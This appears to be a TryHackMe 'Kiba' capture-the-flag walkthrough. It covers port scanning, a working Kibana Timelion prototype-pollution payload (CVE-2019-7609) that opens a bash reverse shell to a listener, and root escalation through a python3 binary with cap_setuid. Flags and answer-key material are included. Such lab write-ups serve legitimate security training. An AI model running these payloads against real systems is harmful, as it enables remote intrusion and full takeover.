

sudo nmap -Pn -sN -sV --source-port 80 -T4 -vvv kiba.thm




```
PORT   STATE SERVICE REASON       VERSION
22/tcp open  ssh     tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    tcp-response Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://kiba.thm/FUZZ




```
.hta                    [Status: 403, Size: 273, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 273, Words: 20, Lines: 10]
                        [Status: 200, Size: 1291, Words: 613, Lines: 27]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

http://kiba.thm/




```
     ,+++77777++=:,                     +=                      ,,++=7++=,,
    7~?7   +7I77 :,I777  I          77 7+77 7:        ,?777777??~,=+=~I7?,=77 I
=7I7I~7  ,77: ++:~+777777 7     +77=7 =7I7     ,I777= 77,:~7 +?7, ~7   ~ 777?
77+7I 777~,,=7~  ,::7=7: 7 77   77: 7 7 +77,7 I777~+777I=   =:,77,77  77 7,777,
  = 7  ?7 , 7~,~  + 77 ?: :?777 +~77 77? I7777I7I7 777+77   =:, ?7   +7 777?
      77 ~I == ~77=77777~: I,+77?  7  7:7?? ?7 7 7 77 ~I   7I,,?7 I77~
       I 7=77~+77+?=:I+~77?     , I 7? 77 7   777~ +7 I+?7  +7~?777,77I
         =77 77= +7 7777         ,7 7?7:,??7     +7    7   777?+ 7777,
             =I, I 7+:77?         +7I7?7777 :             :7 7
                7I7I?77 ~         +7:77,     ~         +7,::7   7
               ,7~77?7? ?:         7+:77           77 :7777=
                ?77 +I7+,7         7~  7,+7  ,?       ??7~?777:
                   I777=7777 ~     77 :  77 =7+,    I77  777
                     +     ~?     , + 7    ,, ~I,  = ? ,
                                   77:I+
                                   ,7
                                    :777
                                       :
                 Welcome, "linux capabilities" is very interesting.
```

sudo nmap -Pn -sN -sV --source-port 80 -T4 -p- -vvv kiba.thm



```
PORT     STATE SERVICE      REASON       VERSION
22/tcp   open  ssh          tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.
0)
80/tcp   open  http         tcp-response Apache httpd 2.4.18 ((Ubuntu))
5044/tcp open  lxi-evntsvc? tcp-response
5601/tcp open  esmagent?    tcp-response
```

https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/#:~:text=Prototype%20pollution%20is%20a%20vulnerability,lacks%20practical%20examples%20of%20exploitation.



research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/#:~:text=Prototype%20pollution%20is%20a%20vulnerability,lac...

Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)

MICHAŁ BENTKOWSKI | October 30, 2019 | Research


Michał Bentkowski

Chief Security Researcher, **Securitum**

8+ years of penetration testing and bounty hunting. Listed on Google's **hall of fame** at place 0x08. Numerous publications in English and Polish (distinguished https://sekurak.pl/ author).

He speaks XSS.

http://kiba.thm:5601/app/kibana#/home?_g=()



Help us improve the Elastic Stack by providing usage statistics for basic features. We will not share this data outside of Elastic. Read more

Yes | No

Add Data to Kibana

Use these solutions to quickly turn your data into pre-built dashboards and monitoring systems.

APM

APM automatically collects in-depth performance metrics and errors from inside your applications.

Add APM

Logging

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

Add log data

Metrics

Collect metrics from the operating system and services running on your servers.

Add metric data


Security analytics

Centralize security events for interactive investigation in ready-to-go visualizations.

Add security events

Add sample data | Upload data from log file | Use Elasticsearch data

http://kiba.thm:5601/app/kibana#/management?_g=()




Management

Version: 6.5.4

http://kiba.thm:5601/app/timelion#?_g=()&_a=(columns:2,interval:auto,rows:2,selected:0,sheet:!('.es(*)'))

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.2.11.159/443 0>&1\'");//')
```

```
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```



Ready to get started? Click **Next**. Want to skip the tutorial and view the docs? Jump to the function reference.


Don't show this again

Next

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.2.11.159/443 0>&1\'");//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```


auto

```
sudo nc -nlvp 443
```




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.150.200.
Ncat: Connection from 10.10.150.200:41192.
bash: cannot set terminal process group (908): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kiba@ubuntu:/home/kiba/kibana/bin$ whoami
whoami
kiba
kiba@ubuntu:/home/kiba/kibana/bin$
```

THM{1s_easy_pwn3d_k1bana_w1th_rce}



```
kiba@ubuntu:/home/kiba$ ls
ls
elasticsearch-6.5.4.deb
kibana
user.txt
kiba@ubuntu:/home/kiba$ cat user.txt
cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
kiba@ubuntu:/home/kiba$
```

getcap -r / 2>/dev/null




```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null

/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

https://gtfobins.github.io/gtfobins/python/

./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'

THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}



```
kiba@ubuntu:/home/kiba/.hackmeplease$ ls
ls
python3
kiba@ubuntu:/home/kiba/.hackmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
<kmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpad
min),115(sambashare)
cat /root/root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}
```